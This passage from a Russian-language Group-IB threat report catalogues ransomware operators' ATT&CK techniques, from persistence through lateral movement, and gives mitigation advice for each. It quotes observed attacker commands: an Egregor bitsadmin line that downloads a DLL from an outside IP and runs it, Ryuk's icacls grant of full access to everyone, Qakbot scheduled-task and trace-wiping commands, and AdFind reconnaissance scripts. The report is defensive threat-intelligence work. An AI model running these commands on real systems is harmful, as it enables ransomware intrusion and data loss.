


Рисунок 15: DLL-зависимости исполняемого файла для перехвата DLL




Рисунок 16: Цифровая подпись exe-файла, используемого для перехвата DLL

Scheduled Task

T1053

Создание запланированной задачи **T1053.005** было наиболее распространенным механизмом закрепления в системе, который выявляли специалисты Group-IB в ходе реагирования на инциденты и анализа киберугроз. Популярность данного метода можно связать с большим количеством распространенных вредоносных программ, используемых многими операторами шифровальщиков для получения первоначального доступа в системы жертвы.

```
<IdleSettings>
  <Duration>PT10M</Duration>
  <WaitTimeout>PT1H</WaitTimeout>
  <StopOnIdleEnd>true</StopOnIdleEnd>
  <RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
    <Arguments>"$windowsupdate = \"C:\Users\IEUser\AppData\Roaming\Microsoft\Cpdfxoaatpg\egvmxii.exe\"; & amp; $windowsupdate"</Arguments>
  </Exec>
```

Рисунок 17: Пример использования запланированной задачи для закрепления трояна Qakbot в системе

Способы защиты

- Ограничьте права учетных записей пользователей так, чтобы только авторизованные администраторы могли создавать запланированные задачи.
- Отслеживайте создание новых запланированных задач и удостоверьтесь, что ваши специалисты умеют выявлять подозрительные и вредоносные задачи.

Server Software Component

T1505

В связи с тем, что некоторые прогосударственные группы начали участвовать в операциях, нацеленных на получение крупного выкупа, были зафиксированы случаи использования веб-шеллов **T1505.003** для закрепления в системе. Например, группа APT27 в своих атаках использовала веб-шеллы China Chopper и TwoFace.

Способ защиты

- Убедитесь, что ваши специалисты регулярно сканируют инфраструктуру на предмет использования известных веб-шеллов с помощью правил, полученных от вашего поставщика Cyber Threat Intelligence и других источников.

Valid Accounts

T1078

Последний метод закрепления, обнаруженный специалистами Group-IB, был связан с использованием легитимных учетных записей. Поскольку многие атаки начинались с несанкционированного доступа по RDP или эксплуатации общедоступных приложений, злоумышленники на этом этапе могли получить доступ к учетным записям с разными уровнями привилегий. Полученные учетные данные (или те, которые были собраны на отдельном этапе извлечения учетных записей пользователей) использовались для закрепления в скомпрометированной инфраструктуре.

Способы защиты

- Убедитесь, что в компании не используются стандартные учетные записи или слабые пароли, при этом особое внимание стоит уделить общедоступным приложениям.
- Отслеживайте учетные записи на предмет аномальной активности, такой как внешние RDP-подключения с нестандартных IP-адресов.

4

Privilege Escalation

Abuse Elevation Control Mechanism

T1548

Чтобы получить права администратора, не привлекая внимание жертвы, некоторые операторы шифровальщиков в качестве вектора первичной компрометации использовали трояны, способные обходить контроль учетных записей пользователей **T1548.002**. Например, чтобы обойти UAC в системе с Windows 10, Trickbot модифицировал разделы реестра сначала с помощью fodhelper.exe, а затем – wsreset.exe

Способы защиты

- Отслеживайте следы использования известных техник обхода контроля учетных записей пользователей и убедитесь, что ваши системы безопасности способны выявлять и блокировать попытки обхода.
- Удалите обычных пользователей из групп администраторов.
- Регулярно устанавливайте обновления систем Windows для автоматической блокировки распространенных способов обхода.

Exploitation for Privilege Escalation

T1068

На этапе постэксплуатации некоторые злоумышленники использовали для повышения привилегий в системе уязвимости в программном обеспечении. Например, в некоторых случаях для повышения привилегий до системных на скомпрометированном хосте операторы ProLock применяли эксплойт для уязвимости Windows CVE-2019-0859.

Другим примером могут служить операторы шифровальщика REvil, которые для повышения привилегий эксплуатировали уязвимость CVE-2018-8453.

Способы защиты

- Удостоверьтесь, что регулярное обновление ПО осуществляется на всех рабочих станциях в вашем периметре.
- Анализируйте информацию о новых и популярных эксплойтах, используемых для повышения привилегий, полученную от вашего поставщика Cyber Threat Intelligence и из других источников.

Process Injection

T1055

Использование популярных вредоносных программ и пост-эксплуатационных фреймворков сделало внедрение кода в процессы одной из наиболее распространенных техник 2020 года.

Первой популярной вариацией техники стали DLL-инъекции **T1055.001**. Для операторов SDBbot, например, характерно внедрение динамической библиотеки в процесс rundll32.exe. Та же техника используется во многих программах-вымогателях. Например, шифровальщик Netwalker внедряет DLL в процесс explorer.exe.

Другим популярным вариантом техники была техника Process Hollowing [T1055.012]. Операторы Trickbot использовали этот механизм для внедрения своей полезной нагрузки в процесс svchost.exe. Группа, использующая Bazar Loader, в тех же целях использовала технику Process Doppelganging [T1055.013].

Менее распространенная, однако иногда использовавшаяся техника, заключалась в инъекциях в асинхронные вызовы процедур (Asynchronous Procedure Call [T1055.004]). Операторы Dridex удаленно внедряли код в процессы с помощью глобальных таблиц атомов Windows и асинхронных вызовов процедур.

Способ защиты

- Убедитесь, что ваши системы защиты на конечных устройствах способны выявлять и блокировать распространенные методы внедрения кода в процессы.

Other techniques

Ряд вышеупомянутых методов также использовались операторами шифровальщиков для повышения привилегий.

- Boot or Logon Autostart Execution [T1547]
- Create or Modify System Process [T1543]
- Event Triggered Execution [T1546]
- Hijack Execution Flow [T1574]
- Scheduled Task/Job [T1053]
- Valid Accounts [T1078]

5

Defense Evasion

BITS Jobs

T1197

➤ GROUP-IB EGREGOR
ТЕХНИЧЕСКИЙ ОБЗОР

Специалисты Group-IB наблюдали случаи использования злоумышленниками службы Background Intelligent Transfer Service (BITS) для загрузки вредоносного кода в фоновом режиме и обхода систем защиты. Участники партнерской программы Egregor использовали скрипты следующего вида для загрузки и запуска полезной нагрузки шифровальщика:

```
bitsadmin /transfer debjob /download /priority normal  
http://45.153.242[.]129/q.dll C:\windows\q.dll  
rundll32.exe C:\Windows\q.dll,DllRegisterServer %1 -full
```

➤ GROUP-IB PROLOCK
ТЕХНИЧЕСКИЙ ОБЗОР

Использование подобных скриптов было замечено и в атаках операторов Prolock.

Способы защиты

- Составьте список разрешенных заданий BITS.
- Отслеживайте попытки создания аномальных заданий BITS.

Deobfuscate/ Decode Files or Information

T1140

Многие атакующие, стоящие за программами-вымогателями, используют обфускацию, чтобы затруднить анализ атаки и обойти системы защиты. Это значит, что в ходе атаки полезную нагрузку и конфигурационные файлы необходимо было декодировать. Например, Trickbot обладает функциями декодирования конфигурационных данных и модулей программы.

Многие операторы программ-вымогателей использовали `jump rpxhex_psh` для удаленного запуска PowerShell-версии стейджера Cobalt Strike Beacon, закодированного по Base64.

Что касается программ-вымогателей, PowerShell-скрипт вымогателя Netwalker декодировал и расшифровывал несколько слоев обфускации перед внедрением полезной нагрузки в память.

Способы защиты

- Отслеживайте выполнение подозрительных команд в типичных командных интерпретаторах.
- Контролируйте создание подозрительных файлов в местах обычно используемых злоумышленниками.

File and Directory Permissions Modification

T1222

Для доступа к защищенным файлам некоторые семейства шифровальщиков взаимодействовали со списками избирательного управления доступом (Discretionary Access Control Lists). С этой целью программа-вымогатель Ryuk использовала `icacls`:

```
icacls "C:\*" /grant Everyone:F /T /C /Q
```

Интересно отметить, что подобное поведение наблюдалось еще в 2017 году у программы-вымогателя WannaCry.

Способы защиты

- Введите более строгие ограничения для доступа к критически важным файлам и каталогам.
- Отслеживайте признаки подозрительного использования типичных команд Windows для взаимодействия со списками избирательного управления доступом (такими как `icacls`, `cacls`, `takeown` и `attrib`).

Hide Artifacts

T1564

Некоторые злоумышленники использовали атрибуты файлов NTFS [T1564.004](#) для сокрытия полезной нагрузки. Например, такое поведение было характерно для программы-вымогателя DoppelPaymer, которая для упомянутых целей использовала альтернативные потоки данных (Alternate Data Stream, ADS) в NTFS.

Другие злоумышленники проявили больше оригинальности при выборе способа запуска шифровальщиков. Операторы Ragnar Locker и Maze использовали VirtualBox и виртуальную машину с Windows XP или Windows 7 для выполнения программы-вымогателя [T1564.006](#). Примонтировав доступные локальные и сетевые диски, атакующие смогли зашифровать данные минуя средства защиты.

Способы защиты

- Отслеживайте операции с именами файлов, содержащими двоеточия, поскольку они обычно связаны с ADS.
- Используйте функцию Контроль приложений, чтобы блокировать попытки установки и запуска неавторизованного программного обеспечения для виртуализации.

Impair Defenses

T1562

Большинство злоумышленников отключали системы безопасности или модифицировали их настройки [T1562.001](#) на этапе пост-эксплуатации. Многие участники партнерской программы шифровальщика Dharma выявляли и отключали системы безопасности с помощью инструментов PCHunter и ProcessHacker. Те же злоумышленники использовали Defender Control для отключения Защитника Windows.




Рисунок 18: Defender Control v1.6

Многие шифровальщики обладают функциями, позволяющими останавливать процессы из встроенного списка, в том числе процессы, отвечающие за различные системы безопасности. Программа Buer Loader в целях сокрытия загружаемых файлов вносила изменения в список исключений Windows Defender, используя следующую команду: `add-mppreference -exclusionpath`. В некоторых случаях злоумышленники модифицировали системный брандмауэр `T1562.004`, чтобы разрешить подключение по RDP на удаленных хостах.

Способы защиты

- Удостоверьтесь, что для отключения систем безопасности требуется дополнительный пароль.
- Отслеживайте в своей инфраструктуре события, связанные с отключением систем безопасности, и изменениями в списках исключений.
- Выявляйте случаи отключения или модификации настроек

Indicator Removal on Host

T1070

Многие злоумышленники использовали скрипты для очистки журналов событий Windows `T1070.001`, чаще всего, с помощью `wevtutil.exe`. Некоторые шифровальщики (например, Clor) сами обладают аналогичными функциями.

На протяжении всего этапа пост-эксплуатации злоумышленники удаляли различные файлы `T1070.004`, в том числе вредоносные. Некоторые атакующие более творчески подошли к процессу удаления следов атаки. Qakbot, например, перезаписывал исходную полезную нагрузку легитимным приложением «Калькулятор» следующим образом:

```
C:\Windows\System32\cmd.exe /c ping.exe -n 6 127.0.0.1 & type C:\WINDOWS\System32\calc.exe > C:\Users\<user>\AppData\Local\Temp\Wob-PCRO.exe
```

Способы защиты

- Отслеживайте события, связанные с очисткой журналов событий Windows.
- Выявляйте признаки аномального поведения, связанного с удалением файлов.

Masquerading

T1036

В связи с тем, что многие атакующие использовали планировщик задач для закрепления в сети, специалисты Group-IB могли часто наблюдать, что такие злоумышленники маскировали вредоносные задачи под легитимные `T1036.004`.

Атакующие часто маскировали инструменты, используемые для пост-эксплуатации, под названия популярных исполняемых файлов Windows. Например, некоторые участники партнерской программы Egregor переименовывали исполняемый файл инструмента Rclone в `svchost.exe` `T1036.005` и помещали его в папку `C:\Windows`.

Способы защиты

- Ищите события создания подозрительных задач в планировщике.
- Отслеживайте появление бинарных файлов с именами, характерными для системных файлов, но запускаемых из нестандартных мест.

Obfuscated Files or Information

T1027

Специалисты выявляли использование упакованной полезной нагрузки **T1027.002** почти в каждой анализируемой атаке. Обычно для обфускации использовались специализированные упаковщики, самостоятельно разработанные злоумышленниками, их партнерами или поставщиками услуг.

Некоторые атакующие применяли стеганографию **T1027.003**. Например, операторы IcedID использовали для внедрения вредоносных бинарных файлов файлы с расширением PNG, зашифрованные с помощью RC4.

Способ защиты

- Убедитесь, что ваши системы защиты конечных устройств обладают эвристическими механизмами для выявления угроз.

Signed Binary Proxy Execution

T1218

Многие злоумышленники использовали различные подписанные бинарные файлы Microsoft для проксирования запуска вредоносных файлов.

Например, операторы Trickbot распространяли защищенные паролем архивы с зараженными файлами **.hta**, которые запускались через **mshta.exe** **T1218.005**.

В некоторых случаях атакующие использовали исполняемый файл **msiexec.exe**. Операторы Ragnar Locker разворачивали зараженную виртуальную машину в виде установщика **.msi**, который запускался через **msiexec.exe** **T1218.007**.

Операторы ботов обычно использовали **regsvr32** **T1218.010** и **rundll32** **T1218.011** для прокси-выполнения кода. Ниже приведен пример того, как Qakbot создает задачу в планировщике для выполнения вредоносной библиотеки **.dll** с помощью **regsvr32.exe**:

```
schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /tn reohvsxihp  
"regsvr32.exe -s \"C:\Floppers\Floppers2\Bilore.dll\" /SC ONCE /Z /  
ST 01:24 /ET 01:36
```

Способы защиты

- Удалите бинарные файлы, которые могут использоваться для прокси-выполнения кода, если в них нет необходимости.
- Используйте контроль приложений, чтобы предотвратить выполнение бинарных файлов, часто эксплуатируемых злоумышленниками.
- Отслеживайте случаи потенциально опасного использования распространенных подписанных бинарных файлов.

Subvert Trust Controls

T1553

Еще одной популярной техникой, которую используют многие операторы вредоносных программ, участвующие в операциях с целью получения крупного выкупа, было похищение сертификатов подписи кода **T1553.002**. Эксперты Group-IB обнаружили несколько образцов Trickbot, Qakbot, Dridex и других троянов, подписанных с помощью легитимных сертификатов:




Рисунок 19: Пример сертификата, используемого для подписи некоторых сэмплов Qakbot

Способ защиты

→ Проверяйте бинарные файлы на предмет подозрительных сертификатов.

Trusted Developer Utilities Proxy Execution

T1127

Некоторые злоумышленники компилировали вредоносные бинарные файлы только после их доставки **T1127.001**. Например, для того чтобы избежать обнаружения и выполнить полезные нагрузки Cobalt Strike, операторы WastedLocker использовали **msbuild.exe**.

Способ защиты

→ Отслеживайте случаи аномального выполнения msbuild.exe.

Virtualization/Sandbox Evasion

T1497

Многие вредоносные программы, которые использовались злоумышленниками для получения первоначального доступа, применяли как проверки системы **T1497.001**, так и задержку исполнения по времени **T1497.003** с целью обнаружения и обхода средств виртуализации и анализа. В Qakbot, например, реализованы различные проверки для обхода средств анализа и виртуальных машин.

Способ защиты

→ Убедитесь, что вы используете платформу для детонации вредоносных программ, которая может выявлять техники обхода средств виртуализации/песочниц и противодействовать им.

Other techniques

Для обхода средств защиты злоумышленники также использовали ряд ранее описанных методов, включая:

- Abuse Elevation Control Mechanism **T1548**
- Hijack Execution Flow **T1574**
- Process Injection **T1055**
- Valid Accounts **T1078**

6

Credential Access

Brute Force

T1110

Как уже говорилось выше, многие операторы программ-вымогателей использовали компрометацию RDP в качестве первоначального вектора атаки. Для получения легитимных учетных данных злоумышленники использовали подбор пароля (Password Guessing, T1110.001), «распыление пароля» (Password Spraying, T1110.003) и, в некоторых случаях, атаки с подстановкой учетных данных (Credential Stuffing, T1110.004).

По наблюдениям специалистов Group-IB, для проведения подобных атак чаще всего использовались инструменты NLBrute и Hydra.




Рисунок 20: NLBrute 1.2

NLBrute в некоторых случаях применялся далее для проверки валидности полученных учетных данных при подключении к иным доступным хостам в организации.

Атаки со взломом пароля T1110.002 также были широко распространены. На этапе пост-эксплуатации злоумышленники извлекали хэши паролей из `ntds.dit` для дальнейшего взлома в офлайн-режиме. В Trickbot даже был реализован модуль, позволяющий похищать с помощью `ntdsutil` базу данных Active Directory, а также различные файлы реестра, необходимые для взлома.

Способы защиты

- Отключите лишние внешние службы удаленного доступа.
- Настройте политику блокировки учетной записи для предотвращения атак путем подбора пароля.
- Используйте двух- или мультифакторную аутентификацию для внешних служб удаленного доступа.
- Собирайте и анализируйте журналы событий внешних служб удаленного доступа для выявления попыток несанкционированного доступа.

Credentials from Password Stores

T1555

Поскольку в веб-браузерах есть встроенные хранилища паролей, многие злоумышленники использовали инструменты для извлечения учетных данных из таких хранилищ **T1555.003**. Группа OldGremlin, например, для этих целей использовала инструмент двойного назначения WebBrowserPassView.




Рисунок 21: WebBrowserPassView

Аналогичным образом могут хранить пароли почтовые клиенты. Для извлечения из них паролей группа OldGremlin использовала еще один инструмент двойного назначения – Mail PassView.

На этапе пост-эксплуатации злоумышленники также атакуют менеджеры паролей. Например, Trickbot позволяет красть пароли из KeePass, популярного менеджера паролей с открытым исходным кодом.

Способы защиты

- Убедитесь, что хранение паролей в веб-браузерах запрещено.
- Удостоверьтесь, что системный администратор не хранит учетные данные от критически важных серверов и служб в менеджерах паролей, установленных на компьютерах внутри корпоративной сети.

Input Capture

T1056

Многие операторы использовали различные пост-эксплуатационные фреймворки, такие как Cobalt Strike, Metasploit и PowerShell Empire, для записи нажатий клавиш и хищения паролей [T1056.001].

Злоумышленники использовали захват ввода графического интерфейса [T1056.002]. В некоторых кампаниях операторы SDBbot применяли поддельные окна входа в систему для сбора учетных данных.

Кроме того, некоторые вредоносные программы, используемые в операциях с целью получения крупного выкупа, могли эксплуатировать функции Windows API для сбора учетных данных пользователей [T1056.004]. Trickbot использовал Windows API для поиска и кражи сохраненных учетных данных RDP.

Способ защиты

- Убедитесь, что ваши системы защиты конечных устройств обладают эвристическими механизмами для выявления угроз.

OS Credential Dumping

T1003

Дампинг учетных данных остался наиболее распространенным методом, используемым операторами программ-вымогателей для получения валидных привилегированных учетных данных и начала продвижения по сети. По наблюдениям специалистов Group-IB, в этих целях злоумышленники чаще всего применяли инструменты ProcDump, Mimikatz и LaZagne.

В некоторых случаях атакующие создавали дампы процесса LSASS (Local Security Authority Subsystem Service) [T1003.001] посредством утилиты ProcDump.

С помощью инструмента Mimikatz злоумышленники применяли различные варианты техник дампинга учетных данных, включая дампинг памяти LSASS или диспетчера учетных записей безопасности SAM [T1003.002], хранилища LSA Secrets [T1003.004] или кэшированных учетных данных [T1003.005].

Благодаря большому количеству функций, инструмент LaZagne использовался не только для дампинга, но и для извлечения аутентификационных данных из различных хранилищ (например, веб-браузеров).

В некоторых случаях злоумышленники извлекали SAM из реестра Windows. Например, операторы WastedLocker для этого применяли `reg.exe`.

Как упоминалось ранее, некоторые злоумышленники, такие как операторы программы-вымогателя Ryuk, копировали базу данных NTDS с помощью `ntdsutil` [T1003.003]. Другим примером могут служить операторы программы-вымогателя Pysa, которые извлекали пароли из базы данных NTDS через теневые копии тома.

Способы защиты

- Включите Credential Guard в Защитнике Windows для защиты хранилища LSA Secrets (применимо для Windows 10).
- Запретите хранение паролей WDigest в памяти.
- Убедитесь, что для учетных записей локального администратора на разных хостах созданы уникальные пароли.
- Включите защиту процесса LSA (Protected Process Light) в Windows 8.1 и Windows Server 2012 R2.
- Отключите или ограничьте NTLM-трафик. Если вы используете резервные копии контроллера домена, убедитесь, что они должным образом защищены.
- Добавьте пользователей в группу безопасности «Защищенные пользователи», чтобы ограничить доступ к учетным данным.

Steal or Forge Kerberos Tickets

T1558

Техника Kerberoasting [T1558.003](#) пользовалась большой популярностью среди операторов вымогателя Ryuk. Самым распространенным инструментом для таких атак был Rubeus. Специалисты Group-IB отмечают, что указанные злоумышленники также используют программы Mimikatz и Invoke-Kerberoast.

Способы защиты

- Включите шифрование AES Kerberos.
- Применяйте сложные пароли для учетных записей служб и обеспечьте периодичность их смены.

Unsecured Credentials

T1552

Применение инструмента LaZagne позволило многим операторам программ-вымогателей извлекать учетные данные не только из памяти, но и из различных файлов [T1552.001](#).

Некоторые вредоносные программы, используемые для получения первоначального доступа к целевой сети, также обладают функциями извлечения паролей из файлов и реестра Windows [T1552.002](#). Один из модулей трояна Trickbot применялся для получения различных аутентификационных данных от Outlook, OpenVPN и PuTTY.

Способы защиты

- Убедитесь, что сохранение и хранение паролей запрещено в вашей инфраструктуре.
- Обучите технический персонал не хранить пароли в открытом виде в файлах, которые находятся на рабочих станциях или серверах.

7

Discovery

Поскольку операторы программ-вымогателей сосредоточились на атаках на корпоративные сети, атакующие, как правило, собирали информацию об Active Directory, включая:

- Users **T1087**
- Groups **T1069**
- Computers **T1018**
- Domain trust relationships **T1482**

Чаще всего злоумышленники собирали информацию с помощью инструмента AdFind. Операторы шифровальщиков обычно использовали скрипты следующего вида:

```
adfind.exe -f (objectcategory=person) > ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f (objectcategory=group) > ad_group.txt
adfind.exe -gcb -sc trustdmp > ad_trustdmp.txt
```

Другим распространенным инструментом сетевой разведки был BloodHound (SharpHound), который также позволял злоумышленникам собирать и анализировать информацию о пользователях, группах и списках доверительных отношений между доменами.

Перед продвижением по сети злоумышленники иногда выполняли сканирование портов **T1046**. По наблюдениям специалистов Group-IB, в этих целях злоумышленники чаще всего использовали инструменты Advanced Port Scanner и SoftPerfect Network Scanner. В некоторых случаях атакующие также применяли функции сканирования портов, встроенные в такие пост-эксплуатационные фреймворки, как Cobalt Strike и Metasploit.

Широкий спектр популярных вредоносных программ, используемых в атаках на крупные компании, также повлиял на распространение следующих методов:

- System Information Discovery **T1082**
- System Network Configuration Discovery **T1016**
- System Network Connections Discovery **T1049**
- File and Directory Discovery **T1083**
- System Owner/User Discovery **T1007**
- Software Discovery **T1518**

Операторы программ-вымогателей искали общие сетевые папки и диски в скомпрометированных системах **T1135** для выявления интересующих источников данных и потенциальных систем для дальнейшего продвижения по сети.

Кроме того, многие программы-вымогатели перечисляли активные процессы **T1057** и службы **T1007**, чтобы затем завершить их и приступить к шифрованию защищенных файлов. Код программы-вымогателя EKANS даже содержал списки названий процессов (относящихся к области АСУ ТП), которые подлежали завершению.

Способы защиты

- Просканируйте инфраструктуру на наличие популярных инструментов для сбора информации об Active Directory и проверьте их легитимность.
- Убедитесь, что ваша команда знает, как выявлять попытки использования распространенных пост-эксплуатационных фреймворков.
- Проверьте уровень защищенности ваших конечных устройств от атак с использованием популярных вредоносных программ.

8

Lateral Movement

Exploitation of Remote Services

T1210

Традиционно одним из самых популярных инструментов для продвижения по сети остается эксплойт EternalBlue (CVE-2017-0144). Функциональность, позволяющая реализовать распространение по сети, нередко была встроена в популярное вредоносное ПО, используемое для получения первоначального доступа (например, Trickbot).

Кроме того, некоторые операторы шифровальщиков эксплуатировали уязвимость Zerologon (CVE-2020-1472), позволяющую выявлять уязвимые сессии Netlogon и получать права администратора домена, необходимые для дальнейшего продвижения по сети.

Способы защиты

- Убедитесь, что известные уязвимости, эксплуатируемые в целях продвижения по сети, были устранены.
- Отслеживайте появление нестандартных и подозрительных событий входа в систему в вашей инфраструктуре.

Lateral Tool Transfer

T1570

